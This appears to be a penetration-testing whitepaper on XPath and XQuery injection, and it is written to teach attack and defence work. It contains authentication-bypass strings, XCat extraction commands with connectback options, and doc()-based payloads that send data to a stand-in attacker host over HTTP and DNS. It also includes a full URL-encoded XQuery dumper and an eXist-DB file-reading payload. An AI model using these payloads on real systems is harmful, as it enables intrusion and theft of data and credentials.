

Hacking XPath 2.0

Introducing XPath

XPath 1.0 is a well-supported and fairly old query language for selecting nodes in an XML document and returning a computed value from the selected nodes. There are plenty of libraries implementing full or basic support for XPath 1.0 in a huge variety of languages including Java, C/C++, Python, C#, Haskell, JavaScript and Perl.

Using XPath 1.0 you can write simplistic queries that filter nodes within a single specified XML document. For example, given the following XML document shown below it would be trivial to check if a user existed and authenticate them based upon a supplied username and password.

```
<users>
  <user>
    <name>James Peter</name>
    <username>jtothep</username>
    <password>password123!</password>
    <admin>1</admin>
  </user>
  <user>
    <name>Chris Stevens</name>
    <username>ctothep</username>
    <password>reddit12</password>
    <admin>0</admin>
  </user>
</users>
```

An example web application with a log in form:



The screenshot shows a web application interface with the title "Pentesting". Below the title is a "Tickets" button. A horizontal line separates the header from the login section. The login section is labeled "Login:" and contains two input fields: "Username:" with the text "jtothep" and "Password:" with masked characters. A "Submit" button is located below the password field.

Figure 1 Authentication Screen

When the username "jtothep" and the password "password123!" are entered the following XPath query is executed on the backend system:

```
/*[1]/user[username="jtothep" and password="password123!"]
```

which would return the user node that matches the supplied filters:

```
<user>
  <name>James Peter</name>
```

```
<username>jtothep</username>
<password>password123!</password>
<admin>1</admin>
</user>
```

XPath Injection

XPath Injection occurs when developers use un-validated user's input in XPath queries. Thus an attacker can submit malicious input which could alter the logic of the XPath query. The end result of a XPath injection is one of the following:

- Business logic/authentication Bypass;
- Extraction of sensitive data stored in the back-end XML database.

Unlike traditional relational databases that can implement fine-grained access controls on databases, tables, rows and even columns, XML databases have no concept of a user or permission. This means that the entire database can be read by any user, which makes it particularly dangerous if the application is vulnerable to XPath injection because an attacker would be able to harvest every node within it.

Exploiting XPath

Authentication Bypass

An attacker can bypass authentication by submitting crafted input which alters the logic of a XPath Injection. For example, in the example shown under figure 1, the following XPath query was executed:

```
/*[1]/user[username="jtothep" and password="password123!"]
```

If an attacker submits the following malicious input:

```
username: jtothep" or "1" ="1
```

```
password: anything
```

the XPATH query which will be executed will be the following:

```
/*[1]/user[username="jtothep" or "1"="1" and password="anything"]
```

The XPath query will result in authentication bypass and an attacker will be able to login to the application as user "jtothep". This is because the OR clause in the XPath query is a condition which is always true. Under XPath (similar to SQL) the AND clause has precedence over the OR clause, so the XPath query will be evaluated as shown by the following pseudo-code:

```
username = "jtothep" or [TRUE AND False]
```

which will result in:

```
username = "jtothep" or FALSE
```

As the username jtothep is valid, the attacker will be able to login as this user.

It is quite common practice to store the passwords in an encrypted format (usually by calling a hash function) and hence the users' input is first converted into the encrypted format and then the encrypted strings are matched. Thus, a password field is less likely to be vulnerable to XPath injection than the username field as shown by the following XPath query:

```
'/*[1]/user[username="' . $username . '" and password="' .  
.md5(password) . '"]'
```

If an attacker does not know a valid username to the application, then he can still bypass the authentication by injecting two OR clauses as shown by the following pseudo-code:

```
/*[1]/user[username="non_existing" or "1"="1" or "1"="1" and  
password="5f4dcc3b5aa765d61d8327deb882cf99"]
```

This will be evaluated as the following:

```
username = "non_existing" or TRUE or [True AND False]
```

which will result in the following:

```
username = "non_existing" or TRUE or FALSE.
```

This will return the first node-set and the attacker will be able to login as the first user which appears in the XML file.

Extracting back-end XML Database

There are two versions of XPath – 1.0 and 2.0. XPath 1.0 is the oldest and most widely supported, but also the most lacking in features. XPath 2.0 is a superset of XPath 1.0 and supports a much broader feature set for working with complex data types. We will first explain how to exploit XPath 1.0 injection vulnerabilities then move into XPath 2.0.

The scenario we will be looking at is a simple book search application in a library where the user enters a title and the XML database is searched. There is one input field, which is inserted into the following XPath query:

```
"/lib/book[title=' + TITLE + ']'.
```

The application looks like this:



← → ↻ localhost

Book Title:

Figure 2 Book Search Functionality Uses Xpath to Search XML Database

The XML database on the backend system has the following data in it:

```
<lib>
  <book>
    <title>Bible</title>
    <description>The word of god</description>
  </book>

  <book>
    <title>Da Vinci code</title>
    <description>A book</description>
  </book>
</lib>
```

We start by finding a query that returns a **success** page and a title that returns a **failure** page – in this scenario the success page would be searching for “Bible”:




A screenshot of a web browser window. The address bar shows 'localhost'. Below the address bar, there is a form with the label 'Book Title:'. The input field contains the text 'Bible' and a 'Submit' button is to its right.

Book found

Figure 3 True Scenario

And the failure page would be a nonsensical title such as “The thirsty caterpillar”:



A screenshot of a web browser window. The address bar shows 'localhost'. Below the address bar, there is a form with the label 'Book Title:'. The input field contains the text 'The thirsty caterpillar' and a 'Submit' button is to its right.

Book not found

Figure 4 False Scenario

After we have identified those two queries we need to examine the differences between the failure and the success page – in our scenario the failure page returns “Book not found” whereas the success page returns text “Book found”.

Hacking XPath 1.0

So now we have identified a text fragment that will only appear if the query returns true, we can begin by altering the logic of the query to explore the XML document we are reading from.

Our true query logic is easy to subvert – the query has one filter (get all nodes with the title equal to our search query), so if we have a book title that exists we can insert additional logic after that and inspect the resulting page. Take for example the following query:

```
/lib/book[title="Bible" and "1" = "1"]
```

Our **payload** in this example is `and "1" = "1"` which will obviously return true, because "1" is always equal to "1". Let's add an additional bit of logic after the title and before the "1"="1" filter:

```
/lib/book[title="Bible" and count(/*) = 1 and "1"="1"]
```

This will only return true (and thus our success page) if **all** filters are true, so if there is only one node returned by the `/"*` selector then our success page will be displayed, else our false page is displayed. Because a book exists with the title of "Bible" and the condition "1" = "1" is true, then we know that if the false page is displayed then the count of `/"*` is not 1. If we continue to increment the integer we will eventually hit the correct number, and thus the true page is displayed.

The XPath 1.0 schema defines a few functions that we can utilise when walking over the XML document:

- Count (NODESET) – As shown above the count() function returns the number of child nodes in the nodeset.
- String-length (STRING) – This function returns the length of a given string. To get the length of a node name this expression can be used: `string-length(/*[1]/*[1]/name())`
- Substring (STRING, START, LENGTH) – this function is used to enumerate the text value of a node. We can use substring to fetch a single character from our nodes text value and compare it to a given character, so if we cycle through the entire alphabet we should eventually hit gold and find the character's value.

Using these basic language constructs and an injection entry point we can map the entire XML database using the process below:

1. Get the name of the node we are fetching
2. Count the attributes of the node we are fetching
3. For each attribute:
 - a. Get the name
 - b. Get the value
4. Count the number of comments
5. For each comment:
 - a. Get the comment value
6. Count the number of child nodes
7. For each child node
 - a. Go to step #1
8. Get the node text contents

The downside of using this process is that each node potentially has a very large key space. If we are inspecting a node with a text value of 100 characters and we wish to only search upper and lowercase alphabetical characters then we will have a worst-case performance of 52*100 requests to make, which can take a while over a network with moderate latency.

Unfortunately XPath 1.0 does not provide us with many functions (like a function to return the ascii value of a character) to reduce this search space and thus the number of requests we have to make.

The function “contains” is defined and we could use it to test to see if the node we are retrieving contains certain characters and thus include/exclude them from being searched, but you can only test a single character per request so it is not efficient with smaller strings because testing various character ranges (upper characters, lower characters and punctuation) may cause a higher number of total requests (and thus more time).


Introducing XCat

XCat is a python command line program that retrieves XML documents through exploiting XPath injection vulnerabilities in web applications. It was built to be able to extract XML documents using all of the techniques (and more) described in this paper, to do so in the fewest number of requests possible, and to support both XPath 1.0 and 2.0.

For example, to exploit our application and to retrieve the whole document you would run the following command:

```
python xcat.py --true "Book Found" --arg="title=Bible" --method POST --quotecharacter=\" http://vulnhost.com:80/vuln.php
```

This would produce output similar to the screenshot below:



```
C:\Windows\system32\cmd.exe
(xcat) C:\Users\Admin\Documents\projects\xcat\xcat\src>python xcat.py --true "Book Found" --arg="title=Bible" --method POST --quotecharacter=" http://localhost:80
XCat version 0.5
Detected XPath version 2
Exploiting...
<lib><book><title>Bible</title><description>The word of god</description></book>
<book><title>Davinci code</title><description>A book</description></book></lib>
(xcat) C:\Users\Admin\Documents\projects\xcat\xcat\src>_
```

Figure 5 XCat exploiting XPath injection

As shown by the screenshot, the entire XML file has been pulled from the server (localhost in the screenshot) via the vulnerable parameter (title).

Abusing XPath 2.0


The XPath 2.0 schema became a W3C recommendation on the 14th of December 2010 and it has a hugely increased feature set compared to XPath 1.0. It supports conditional statements, lots more functions and data types as well as being backwards compatible with its predecessor.

Detecting the XPath version

Detecting the XPath version is fairly simple – we can use a function called “lower-case” with an upper case letter and see if it produces a lower case one – if the result is null (and therefore false) then it means lower-case is not defined, and thus we are running XPath 1.0, otherwise we are running XPath 2.0.

```
/lib/book[title="Bible" and lower-case('A') = "a"]
```

When executed the following output is produced, because the web application uses XPath 2.0, which means the lower-case function exists and no error is raised.



Book found

Detecting the OS and the working directory

In XPath 2.0 there is a `base-uri()` function that returns the full URI to the current document that the query is being executed on. For example:

```
file:///C:/Users/Admin/Documents/example_application/input.xml
```

This information can be used to determine the exact location of the XML database within the file system, which could possibly be used to aid further exploitation. Inspecting the path can determine the operating system which the server is using, which could also aid in further exploitation.

Narrowing the search key space

When we are exploiting a XPath injection vulnerability on a remote host we may only be able to extract a few bits of information a second – the HTTP request first has to reach the remote host, which could take (at worst) a few hundred milliseconds, then the HTTP request has to be processed by the remote host and the query executed (the speed of which depends on the size of the XML document and the efficiency of the library executing the query), which means we should try to be economical with the number of requests we issue.

There are a variety of techniques we can use to narrow the search key space and reduce the number of requests we need to make. The first and most obvious is to reduce the number of characters we will search for using the `match` function. This takes a regular expression and some text, and returns true or false if the pattern matches, so we can use this to see if the text contains any lowercase characters, uppercase characters, numbers or punctuation and if not then we exclude that character set from the requests we send when brute forcing the text. Below is an example query to test if the title of the second book contains any uppercase letters:

```
matches(/lib/book[2]/title/text(), "[A-Z]")
```

There are some issues with using a regular expression to narrow the search space: regular expressions can be fairly inconsistent across both platforms and languages. For example, some patterns that execute and match correctly using Perl's regular expression library may match different strings when executed using .Net or Python, which can lead to inconsistent results.

Normalising any Unicode characters using the "normalize-unicode" function will reduce the search space at the cost of some data. Unicode normalisation is the process of taking a Unicode character such as "á" (acute a) and converting it to "a" and "", its ascii components. This means that if you are trying to extract a document containing Unicode characters you only need to search through the ascii key space, which is several magnitudes smaller than the Unicode one. The issue with doing this is that some characters have no ascii equivalent (e.g. ☩), so document retrieval may be incomplete and/or inconsistent.

Character codepoints

You can use an XPath 2.0 function called *string-to-codepoints* to convert a string into an array of integers representing each character:

```
string-to-codepoints("abc") -> (97,98,99)
```

This allows us to narrow the search space in a very efficient way – in a blind attack we can perform range queries on each element of the array, and so we can binary chop our way to the correct value in a limited number of requests. This also works with Unicode characters that might have been missed when using the simple technique of comparing each character in a pre-defined set (usually the alphabet and numbers) to each character in the string we want to extract.

Advanced XPath injection

There are several more advanced injection techniques that you can leverage to extract data from seemingly unexploitable vectors. Take, for example, the book search application we used in the previous pages and assume that we do not know what books are in the database, nor is there any way to browse them. To perform a normal true/false exploit we need at least one search that will return true, and if we do not have that we have to rely on error based extraction or utilise the doc function (as explained later).

Error based extraction

Error based extraction does what it says on the tin. If you can invoke a runtime error in your query based on a condition, and if the error is displayed to the user (or is otherwise detectable), then you can use that to extract information without having to enter data that yields a result. XPath 2.0 defines a function called *error*, which allows programmers to raise custom exceptions. We can use this in our code along with a conditional:

```
and (if (CONDITION) then error() else 0) and "1" = "1"
```

This will raise an error if the *CONDITION* is true, and if the programmer has not explicitly caught it in the program then most likely an error message will be displayed:

← → ↻ localhost

Book Title:

Exception!

Traceback (most recent call last):

File "ironpython_site.py", line 46, in do_POST

result = HandleQuery('/lib/book[title="'+_t+'"]')

File "ironpython_site.py", line 62, in HandleQuery

return XQSharp.XPath.Compile(query, settings.NameTable).EvaluateToItem(dyn_settings)

Exception: Unidentified error.

XCat can exploit these by using the "--error" command line flag and passing a string which is present when an error is raised, so in the above example the text "Exception" is always present when there is an error, so the document can be extracted with the following command:

```
python main.py --error "Exception" --arg="title=Anything" --method POST --quote_character=\" http://localhost:80
```

Note that in the above example, we are not relying on the details displayed within the error message. All we need is some unique text which can be used to differentiate the error condition. HTTP status codes are also supported instead of a text value.

Abusing the DOC function

The XPath 2.0 recommendation defines a function "doc", which takes a URI pointing to an external XML document. This document can exist on the local file system or a remote HTTP server, and when called the XPath library will use the best method to fetch it and return a pointer to the root node of the document. How the library fetches it is implementation specific – some libraries (like XMLPrime for the .net platform) require additional code to enable this functionality, which allows programmers to limit available locations (i.e only allow file:// URI's) while others like the more popular Saxon parser for Java and .NET allow remote and local URI's by default.

This somewhat mitigates the damage that could be performed with this function, as it might not be available by default. Another mitigating factor is that the doc function will return an error if the URI is not a valid XML document, so it cannot be used to read anything else.

Why is the doc function dangerous you may ask? It allows an attacker to do several bad things. Firstly they can read local XML documents, which could include sensitive configuration files or other XML databases.

The example query below authenticates a username and password from a Tomcat user's file:

```
/tomcat-users/user[@username=' " + username + "' and @password=' " + password + "']
```

XCat can exploit this injection point along with the doc function being available to read arbitrary XML files on the system:

```

C:\Windows\system32\cmd.exe

<xcat> C:\Users\Admin\Documents\projects\xcat\xcat\src>python xcat.py --method POST --arg "username2=tomcat&password2=tomcat" --quotecharacter "" --true "Authenticated as" --connectback --connectbackip localhost --connectbackport 80 --file shell http://localhost:81/
XCat version 0.5
Detected XPath version 2
Exploiting...
Enter a file URI <Must be absolute>. Use --getcwd to see where we are
file:///C:/Users/Admin/Documents/xpath/demos/Tomcat users/tomcat_users.xml
Found 1 nodes to extract
<tomcat-users><role rolename="tomcat" /><role rolename="role1" /><role rolename="manager" /><user password="tomcat" roles="tomcat" username="tomcat" /><user password="tomcat" roles="role1" username="role1" /><user password="tomcat" roles="tomcat,role1" username="both" /><user password="manager" roles="manager" username="manager" /></tomcat-users>
Enter a file URI <Must be absolute>. Use --getcwd to see where we are

<xcat> C:\Users\Admin\Documents\projects\xcat\xcat\src>_

```

The function can also be used to send encoded data back to an attacker's server via a GET request, as explained below.

Extracting the XML database over Out-of-band-Channels

HTTP

We can use XPath's various concat functions to combine a URL that we specify with the data we wish to retrieve:

```
doc(concat("http://hacker.com/savedata.py?d=", XPATH_EXPRESSION))
```

The XPath expression will be evaluated to its string representation and appended to the URL, which is then fed to the doc function which will then make a HTTP request to the attacker's server. Some characters have to be encoded before they are sent in a HTTP request as a GET or POST argument, so the above code will work for basic strings (containing no punctuation) but the behaviour will be undefined if any special characters are present. We can make use of the function *encode-for-uri*, which takes a string and returns it in a format that is suitable to be sent in a HTTP GET request:

```
doc(concat("http://hacker.com/savedata.py?d=", encode-for-uri(/lib/book[1]/title)))
```

This will produce a valid query string for any string data we give it, in this case sending us the first book title. An attacker could iterate through the information in the XML file, sending the data to a server they control for future analysis. This is how the HTTP logs will look like on the attacker's web server if he enumerated through each of the books in the dataset:

```

1.2.3.4 - [09/Feb/2012:07:04:36 +0300] "GET /savedata.py?d=Bible HTTP/1.1" 200 301 "-" "-"
1.2.3.4 - [09/Feb/2012:07:04:37 +0300] "GET /savedata.py?d=Da%20Vinci%20code HTTP/1.1" 200 301 "-" "-"

```

XCat supports retrieving portions of documents through HTTP requests, with an automatic fallback to the slower character iteration method if the request fails. XCat spawns an internal HTTP server and listens for connections, tracking the current node and constructing the XML document through

the data sent from the server. You can tell XCat to attempt to use the doc function by using the –connectback flag:

```
python main.py --error "Exception" --arg="title=Anything" --method POST --quote_character=\" --connectback --connectbackip X.X.X.X http://vulnhost.com:80
```

In the above request, X.X.X.X is the public IP of the attacker from where XCat is run.

DNS

Making HTTP requests using the methods outlined above are not always successful due to various restrictions - the target server may have some form of firewall which blocks outbound HTTP requests for example. If this is the case then the methods outlined above are next to useless and we have to resort to making the server perform DNS lookups to transfer our data.

An attacker can set up a nameserver for a domain they control (e.g hacker.com) and log every DNS request the server receives then cause the server to execute code like this:

```
doc(connect ( /users/user[1]/username , ".hacker.com" ) )
```

This would cause the server to try and resolve the host "jtothep.hacker.com", and trigger a DNS query which would find its way to the attacker's nameserver, where these can be obtained.

```
15:19:04.996744 IP X.X.X.X.38353 > Y.Y.Y.Y.53: 15310 A? jtothep.hacker.com.
```

The advantage of using DNS queries to transfer data is that most firewalls and security setups allow DNS queries to go through because so many services rely on them and might stop functioning, whereas disabling outbound HTTP traffic may not affect the functioning of the server.

However, using DNS to transfer data has a few disadvantages – there is a total size limit of 255 characters and a limit of 63 characters for each label (a name separated by dots), which means an attacker will have to partition the data across multiple DNS requests. DNS requests themselves are not guaranteed to arrive at the attacker's server – network congestion or failures might cause the packets to get dropped, so data might get lost.


XQuery Injection

The following definition of XQuery has been taken from Wikipedia:

"XQuery is a query and functional programming language that is designed to query collections of XML data. It provides means to extract and manipulate data from XML documents or any data source that can be viewed as XML. It uses XPath expressions syntax to address specific parts of an XML document. It supplements this with a SQL-like "FLWOR expression" for performing joins. A FLWOR expression is constructed from the five clauses after which it is named: FOR, LET, WHERE, ORDER BY, RETURN"

XQuery is a superset of XPath and unlike XPath which is just a query language XPath is more like a programming language which has the ability to declare custom functions, variables etc. Just like a XPath Injection, we can also have a XQUERY injection when un-validated user's input is used in an XQuery which then gets dynamically executed.

Let's consider a simple application which takes a username as a parameter and displays the blog entries for that user. In the back-end the username parameter is used to run an XQuery expression on a XML file:



If un-sanitised user input is inserted into an XQuery script then an attacker can potentially dump the entire XML file. As XQuery has more features than XPath, we can actually use the XQuery's for loop to dump the entire XML file by sending just one crafted HTTP request to the application. Below is a XQuery snippet that iterates through each node and its immediate children and makes a HTTP request using the doc() function to an attacker's server. The nodes name, string value and attributes are passed as GET parameters:

```
for $n in /*[1]/*
  let $x := for $att in $n/@*
    return (concat(name($att), "=", encode-for-uri($att)))
  let $y := doc(concat("http://hacker.com/?name=",
    encode-for-uri(name($n)),
    "&data=",
    encode-for-uri($n/text()),
    "&attr_",
    string-join($x, "&attr_")))

for $c in $n/child::*
  let $x := for $att in $c/@*
    return (concat(name($c), "=", encode-for-uri($c)))
  let $y := doc(concat(
    "http://hacker.com/?child=1&name=",
    encode-for-uri(name($c)),
    "&data=",
    encode-for-uri($c/text()),
    "&attr_",
    string-join($x, "&attr_")))
```

It should be noted that the above code does not work with the popular Saxon XSLT parser because it uses lazy evaluation, and because the loop performs no operations that affect the original query then it is never executed. Other parsers such as eXist-db's and XMLPrime are not affected.

Let's consider the following XQuery code that takes the first blog post of a user and returns a HTML representation that is displayed to the user:

```
for $blogpost in //post[@author='admin']
  return
  <div>
    <hr />
    <h3>{$blogpost/title}</h3><br />
    <em>{$blogpost/content}</em>
  <hr />
</div>
```

If unsanitised input is inserted into the @author parameter then an attacker could break the query logic by entering the following as input:

```
admin'] let $x := /*['
```

This would cause the following valid XQuery code to be executed:

```
for $blogpost in //post[@author='admin']
  let $x := /*['
  return
  <div>
    <hr />
    <h3>{$blogpost/title}</h3><br />
    <em>{$blogpost/content}</em>
  <hr />
</div>
```

The attacker can then insert any statements he wishes between the ']' and the let statement and they will be executed within the loop. He can then insert the dumper script shown above and it will loop through all of the elements in the currently executing file and issue a GET request to the attacker's server.

URL for attack

```
http://vulnerablehost/viewposts?username=
admin%27%5D%0Afor%20%24n%20in%20/%2A%5B1%5D/%2A%0A%09let%20%24x%20%3
A%3D%20for%20%24att%20in%20%24n/%40%2A%20return%20%28concat%28name%2
8%24att%29%2C%22%3D%22%2Cencode-for-
uri%28%24att%29%29%29%0A%09let%20%24y%20%3A%3D%20doc%28concat%28%22h
ttp%3A//hacker.com/%3Fname%3D%22%2C%20encode-for-
uri%28name%28%24n%29%29%2C%20%22%26amp%3Bdata%3D%22%2C%20encode-for-
uri%28%24n/text%28%29%29%2C%22%26amp%3Battr_%22%2C%20string-
join%28%24x%2C%22%26amp%3Battr_%22%29%29%29%0A%09%09%0A%09for%20%24c
%20in%20%24n/child%3A%3A%2A%0A%09%09let%20%24x%20%3A%3D%20for%20%24a
tt%20in%20%24c/%40%2A%20return%20%28concat%28name%28%24c%29%2C%22%3D
%22%2Cencode-for-
uri%28%24c%29%29%29%0A%09%09let%20%24y%20%3A%3D%20doc%28concat%28%22
http%3A//hacker.com/%3Fchild%3D1%26amp%3Bname%3D%22%2Cencode-for-
uri%28name%28%24c%29%29%2C%22%26amp%3Bdata%3D%22%2Cencode-for-
```

```
uri%28%24c/text%28%29%29%2C%22%26amp%3Battr_%22%2Cstring-  
join%28%24x%2C%22%26amp%3Battr_%22%29%29%29%0Alet%20%24x%20%3A%3D%20  
/%2A%5B%27
```

The above mentioned request will recursively make request to the attacker's server and the entire xml document can be retrieved by analyzing the HTTP access-logs on hacker's site:

```
X.X.X.X - - [03/Mar/2012:20:21:10 +0000] "GET  
/?name=post&data=&attr_author=admin HTTP/1.1" 200 358 "-"  
"Java/1.6.0_31"  
  
X.X.X.X - - [03/Mar/2012:20:21:10 +0000] "GET  
/?child=1&name=title&data=Test&attr_ HTTP/1.1" 200 357 "-"  
"Java/1.6.0_31"  
  
X.X.X.X - - [03/Mar/2012:20:21:10 +0000] "GET  
/?child=1&name=content&data=My%20first%20blog%20post%21&attr_  
HTTP/1.1" 200 357 "-" "Java/1.6.0_31"  
  
X.X.X.X - - [03/Mar/2012:20:21:10 +0000] "GET  
/?name=post&data=&attr_author=admin HTTP/1.1" 200 357 "-"  
"Java/1.6.0_31"  
  
X.X.X.X - - [03/Mar/2012:20:21:10 +0000] "GET  
/?child=1&name=title&data=My%20blog%20is%20now%20live%21&attr_  
HTTP/1.1" 200 357 "-" "Java/1.6.0_31"  
  
X.X.X.X - - [03/Mar/2012:20:21:10 +0000] "GET  
/?child=1&name=content&data=Welcome%20to%20my%20blog%21%20Please%20s  
tay%20away%20hackers&attr_ HTTP/1.1" 200 357 "-" "Java/1.6.0_31"  
  
X.X.X.X - - [03/Mar/2012:20:21:10 +0000] "GET  
/?name=post&data=&attr_author=admin HTTP/1.1" 200 357 "-"  
"Java/1.6.0_31"  
  
X.X.X.X - - [03/Mar/2012:20:21:10 +0000] "GET  
/?child=1&name=title&data=Test&attr_ HTTP/1.1" 200 357 "-"  
"Java/1.6.0_31"  
  
X.X.X.X - - [03/Mar/2012:20:21:10 +0000] "GET  
/?child=1&name=content&data=My%20first%20blog%20post%21&attr_  
HTTP/1.1" 200 357 "-" "Java/1.6.0_31"  
  
X.X.X.X - - [03/Mar/2012:20:21:10 +0000] "GET  
/?name=post&data=&attr_author=admin HTTP/1.1" 200 357 "-"  
"Java/1.6.0_31"
```

```
X.X.X.X - - [03/Mar/2012:20:21:10 +0000] "GET
/?child=1&name=title&data=My%20blog%20is%20now%20live%21&attr_
HTTP/1.1" 200 357 "-" "Java/1.6.0_31"

X.X.X.X - - [03/Mar/2012:20:21:10 +0000] "GET
/?child=1&name=content&data=Welcome%20to%20my%20blog%21%20Please%20s
tay%20away%20hackers&attr_ HTTP/1.1" 200 357 "-" "Java/1.6.0_31"
```

As can be seen in the above HTTP access logs received on the attacker's web server, the attacker is now in a position to reconstruct the entire XML document, which was as follows:

```
<posts>
  <post author="admin">
    <title>Test</title>
    <content>My first blog post!</content>
  </post>
  <post author="admin">
    <title>My blog is now live!</title>
    <content>Welcome to my blog! Please stay away hackers</content>
  </post>
</posts>
```

Exist-DB

Exist-DB is a native XML database – it allows applications to store, update and query XML data using a variety of different techniques including XQuery 1.0, XPath 2.0, XSLT 1.0 and 2.0. Unlike other more traditional databases, which each define their own protocol for querying and retrieving data, Exist-DB can be queried via several different ubiquitous HTTP based interfaces: REST, XML-RPC, WebDAV and SOAP.

This is a powerful feature of Exist-DB because it means we can query it from within XPath using the document function, passing the query we wish to execute as a GET argument, which will return the XML nodes that match the query as a response which will be parsed by the XPath engine into nodes that can be manipulated.

If we consider the same blog application described above with a difference that instead of querying a static XML document, the application now queries the eXist database. When a user executes the following HTTP request on the web server:

```
http://www.vulnhost.com/viewposts?username=admin
```

the webserver issues the following XPath expression:

```
doc(concat("http://localhost:8080/exist/rest/db/posts?_query=",
encode-for-uri("//posts[@author='admin']"))) //*
```

The XPath expression above would query the eXist database via HTTP and execute the query `//posts[@author='admin']`, which would return all of the nodes with the author attribute is equal to "admin".

eXist-db works well with XPath and is a mature database. It is used quite widely used when working with XML databases where performance is critical. If the username parameter is not sanitised correctly and is passed directly into the XPath expression than an attacker can carry out the XPath Injection attacks as mentioned in this paper and extract the entire eXist-db database.

The following example shows the attack string an attacker will use to return the root node name of the XML file (file:///home/exist/database/conf.xml)

```
http://www.vulnhost.com/viewposts?username=' and
doc(concat('http://hacker.com/?q=', encode-for-uri(name(doc('file:///
/home/exist/database/conf.xml')/*[1]))) or '1' = '1
```

This attack string will cause the following XPath expression to be evaluated, which will trigger a GET request to the attacker's server with the name of the root node:

```
doc(concat("http://localhost:8080/exist/rest/db/posts?_query=", encod
e-for-uri("//posts[@author=' ' and
doc(concat('http://hacker.com/?q=', encode-for-
uri(name(doc('file:///home/exist/database/conf.xml')/*[1]))) or '1'
= '1']") ) ) ) /*[1]
```

An attacker could then use the techniques outlined above to enumerate all the nodes in the config file, possibly retrieving important information that may assist the attacker in compromising the system.

eXist-DB also has an extendable module system that allows programmers to write modules in Java that creates new XPath/XQuery functions. By default eXist-DB ships with an email module that lets you send emails via sendmail or another SMTP server, modules for reading/writing to the file system, a HTTP client module that supports more HTTP methods as well as cookies, a LDAP client and a module that allows the execution of Oracle PL/SQL stored procedures on an Oracle RDBMS, as well as many more. As you can see some of these modules are powerful and all but the HTTP client are disabled by default.

